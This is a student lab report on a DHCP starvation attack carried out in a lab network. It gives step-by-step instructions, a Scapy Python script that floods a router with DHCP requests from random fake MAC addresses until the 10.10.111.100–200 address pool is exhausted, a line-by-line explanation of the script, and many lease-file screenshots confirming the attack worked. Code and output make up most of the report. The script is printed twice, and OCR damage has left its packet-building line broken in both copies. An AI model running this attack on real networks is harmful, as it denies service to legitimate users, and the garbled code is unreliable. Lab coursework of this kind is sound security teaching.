# LAB 1

**Ajay Shete (abs717)**
**N19633252**

**DHCP Starvation Attack Procedure:**

1. First, switch on your ext-router using Vital and then initialize your Kali machine
2. Check the dhcp.leases file in /var/lib directory and delete all the leases except the Kali machine entry
3. Restart the ext-router if you deleted the leases.
4. Write a python code using ScaPy in Kali machine to create your DHCP starvation attack and start wireshark using terminal.
5. Once, the ext-router has rebooted, run the python file and check the dhcp.leases file periodically. You will see that the ext-router is assigning leases to the fake mac addresses.
6. If you don't see any leases being assigned aside from the original Kali machine lease, then check your code and run again.
7. Once, all the 200 ips are assigned to the fake MAC addresses, initialize your XP machine and type ipconfig in your command prompt. (ifconfig for Ubuntu/Linux machine)
8. If no IP address is assigned to XP then you have successfully completed the DHCP starvation attack or else, rectify the problems in your code.

**Python Program:**



```
GNU nano 2.4.3                          File: dhcp_starve.py                                    Modified

import sys
import os
from scapy.all import *

def main():
        l2_bcast = "ff:ff:ff:ff:ff:ff"
        conf.checkIPaddr = False
        #prevents scapy from checking return packets

        IP_addr_subnet = "10.10.111."
        #the subnet of all ip addresses that we will be requesting

        def dhcp_starve():
                for ip in range(100,201):
                        #just to be sure
                        for i in range(0,15):
                        #coz some of the ips when requested were not assigned
                        #hence interating the request protocol
                                fake_mac_addr = RandMAC()
                                #generate randon MAC addresses using ScaPy
                                dhcp_request = Ether(src = fake_mac_addr, dst= l2_bcast)/IP(src="0.0.0.0",dst="
                                #default format of dhcp packet
                                sendp(dhcp_request)
                                time.sleep(1)
                        print "Requesting: "+ IP_addr_subnet + str(ip) + "\n"
        dhcp_starve()
        #call function

if __name__=="__main__":
        main()
```

1. L2_bcast is the broadcast address as we must broadcast the DHCP request and the router that assigns DHCP leases will then reply to your machine's request for an IP address.
2. Conf.checkIPaddr is assigned false to prevent ScaPy from checking the return packets and constantly keep sending DHCP request.
3. The subnet of all the IPs that the ext-router is giving out is 10.10.111.xxx, hence we are assigning the subnet to a variable IP_addr_subnet.
4. We will run our program to gain IP addresses from 10.10.111.100 to 10.10.111.200.
5. We will request the same IP address multiple times because the ext-router fails to simultaneously assign leases to all request. Earlier, I tried looping it 8 times but still, the router failed to assign leases to some of the DHCP request, hence I changed it to 15.
6. RandMAC() is a ScaPy function used to randomize the MAC address for each IP request.
7. For DHCP request we use the default command, which ask for a MAC address, for which we are giving the fake MAC address; destination address for which we are using the broadcast address. UDP request at the

source and destination port. The BOOTP again switches the sender's MAC address with the fake MAC address.



8. Message type will be a request as it is a DHCP request, the IP will be concatenated with the IP_subnet that we defined earlier; and finally, end.
9. Send this DHCP request.
10. Use sleep function to send the DHCP request at a certain interval of time.
11. Call the DHCP starve function.

Applications ▼   Places ▼   ▣ Terminal ▼          Tue 00:46

root@kali: /home/student

File  Edit  View  Search  Terminal  Help

```
  GNU nano 2.4.3                    File: dhcp_starve.py                      Modified

import sys
import os
from scapy.all import *

def main():
        l2_bcast = "ff:ff:ff:ff:ff:ff"
        conf.checkIPaddr = False
        #prevents scapy from checking return packets

        IP_addr_subnet = "10.10.111."
        #the subnet of all ip addresses that we will be requesting

        def dhcp_starve():
                for ip in range(100,201):
                        #just to be sure
                        for i in range(0,15):
                        #coz some of the ips when requested were not assigned
                        #hence interating the request protocol
                                fake_mac_addr = RandMAC()
                                #generate randon MAC addresses using ScaPy
$","request"),("server_id","10.10.111.1"),("requested_addr",IP_addr_subnet + str(ip)),"end"])
                                #default format of dhcp packet
                                sendp(dhcp_request)
                                time.sleep(1)
                        print "Requesting: "+ IP_addr_subnet + str(ip) + "\n"
        dhcp_starve()
        #call function

if __name__=="__main__":
        main()
```

## DHCP Leases:

### *Before running program*



### Before Initialising Kali

## After running the program

Applications  Places  System                                                    Sat Feb 10, 19:29

root@ext-rtr: /home/student/Desktop

File  Edit  View  Search  Terminal  Help

```
  GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  next binding state free;
  rewind binding state free;
  hardware ethernet 37:31:3a:34:30:3a;
}
lease 10.10.111.198 {
  starts 0 2018/02/11 00:21:48;
  ends 0 2018/02/11 01:21:48;
  cltt 0 2018/02/11 00:21:48;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 31:66:3a:63:65:3a;
}
lease 10.10.111.199 {
  starts 0 2018/02/11 00:22:05;
  ends 0 2018/02/11 01:22:05;
  cltt 0 2018/02/11 00:22:05;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 63:66:3a:31:66:3a;
}
lease 10.10.111.200 {
  starts 0 2018/02/11 00:22:19;
  ends 0 2018/02/11 01:22:19;
  cltt 0 2018/02/11 00:22:19;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 34:38:3a:64:35:3a;
}
```

Assigned all IP address to fake MAC addresses

## Additional Lease Screenshots:

```
File  Edit  View  Search  Terminal  Help
  GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-4.3.3

lease 10.10.111.100 {
  starts 3 2018/02/14 04:49:36;
  ends 3 2018/02/14 05:49:36;
  tstp 3 2018/02/14 05:49:36;
  cltt 3 2018/02/14 04:54:26;
  binding state free;
  hardware ethernet 00:00:00:00:00:03;
}
lease 10.10.111.101 {
  starts 3 2018/02/14 04:56:49;
  ends 3 2018/02/14 05:56:49;
  tstp 3 2018/02/14 05:56:49;
  cltt 3 2018/02/14 04:56:49;
  binding state free;
  hardware ethernet 39:64:3a:32:35:3a;
}
lease 10.10.111.102 {
  starts 3 2018/02/14 04:57:03;
  ends 3 2018/02/14 05:57:03;
  cltt 3 2018/02/14 04:57:03;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 33:36:3a:32:34:3a;
}
lease 10.10.111.103 {
  starts 3 2018/02/14 04:57:20;
  ends 3 2018/02/14 05:57:20;
  cltt 3 2018/02/14 04:57:20;
  binding state active;

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

```
root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...
```

```
File  Edit  View  Search  Terminal  Help
  GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  rewind binding state free;
  hardware ethernet 62:33:3a:64:38:3a;
}
lease 10.10.111.104 {
  starts 3 2018/02/14 04:57:35;
  ends 3 2018/02/14 05:57:35;
  cltt 3 2018/02/14 04:57:35;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 33:64:3a:30:63:3a;
}
lease 10.10.111.105 {
  starts 3 2018/02/14 04:57:50;
  ends 3 2018/02/14 05:57:50;
  cltt 3 2018/02/14 04:57:50;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 63:61:3a:35:35:3a;
}
lease 10.10.111.106 {
  starts 3 2018/02/14 04:58:05;
  ends 3 2018/02/14 05:58:05;
  cltt 3 2018/02/14 04:58:05;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 38:63:3a:66:34:3a;
}
lease 10.10.111.107 {
  starts 3 2018/02/14 04:58:23;
  ends 3 2018/02/14 05:58:23;

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

```
root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...
```

```
GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 63:37:3a:64:35:3a;
}
lease 10.10.111.108 {
  starts 3 2018/02/14 04:58:39;
  ends 3 2018/02/14 05:58:39;
  cltt 3 2018/02/14 04:58:39;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 30:33:3a:35:64:3a;
}
lease 10.10.111.109 {
  starts 3 2018/02/14 04:58:52;
  ends 3 2018/02/14 05:58:52;
  cltt 3 2018/02/14 04:58:52;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 30:63:3a:63:61:3a;
}
lease 10.10.111.110 {
  starts 3 2018/02/14 04:59:07;
  ends 3 2018/02/14 05:59:07;
  cltt 3 2018/02/14 04:59:07;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 65:31:3a:66:34:3a;
}
lease 10.10.111.111 {

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text     ^J Justify     ^C Cur Pos      ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text   ^T To Spell    ^_ Go To Line   ^V Next Page
```

root@ext-rtr: /home/s...    [Software Updater]    root@ext-rtr: /home/s...    Capturing from eth1 (...

```
GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  ends 3 2018/02/14 05:59:22;
  cltt 3 2018/02/14 04:59:22;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 39:65:3a:63:32:3a;
}
lease 10.10.111.112 {
  starts 3 2018/02/14 04:59:38;
  ends 3 2018/02/14 05:59:38;
  cltt 3 2018/02/14 04:59:38;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 62:61:3a:34:33:3a;
}
lease 10.10.111.113 {
  starts 3 2018/02/14 04:59:54;
  ends 3 2018/02/14 05:59:54;
  cltt 3 2018/02/14 04:59:54;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 38:34:3a:38:64:3a;
}
lease 10.10.111.114 {
  starts 3 2018/02/14 05:00:09;
  ends 3 2018/02/14 06:00:09;
  cltt 3 2018/02/14 05:00:09;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 33:39:3a:63:62:3a;

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text     ^J Justify     ^C Cur Pos      ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text   ^T To Spell    ^_ Go To Line   ^V Next Page
```

root@ext-rtr: /home/s...    [Software Updater]    root@ext-rtr: /home/s...    Capturing from eth1 (...

```
GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

lease 10.10.111.115 {
  starts 3 2018/02/14 05:00:24;
  ends 3 2018/02/14 06:00:24;
  cltt 3 2018/02/14 05:00:24;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 35:37:3a:36:30:3a;
}
lease 10.10.111.116 {
  starts 3 2018/02/14 05:00:41;
  ends 3 2018/02/14 06:00:41;
  cltt 3 2018/02/14 05:00:41;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 35:33:3a:33:38:3a;
}
lease 10.10.111.117 {
  starts 3 2018/02/14 05:00:58;
  ends 3 2018/02/14 06:00:58;
  cltt 3 2018/02/14 05:00:58;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 38:34:3a:35:34:3a;
}
lease 10.10.111.118 {
  starts 3 2018/02/14 05:01:13;
  ends 3 2018/02/14 06:01:13;
  cltt 3 2018/02/14 05:01:13;
  binding state active;
  next binding state free;
```

```
^G Get Help      ^O Write Out     ^W Where Is      ^J Justify       ^C Cur Pos       ^Y Prev Page
^X Exit          ^R Read File     ^\ Replace       ^U Uncut Text    ^T To Spell      ^V Next Page
```

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

---

```
GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  rewind binding state free;
  hardware ethernet 65:33:3a:37:66:3a;
}
lease 10.10.111.121 {
  starts 3 2018/02/14 05:01:58;
  ends 3 2018/02/14 06:01:58;
  cltt 3 2018/02/14 05:01:58;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 38:39:3a:62:61:3a;
}
lease 10.10.111.122 {
  starts 3 2018/02/14 05:02:13;
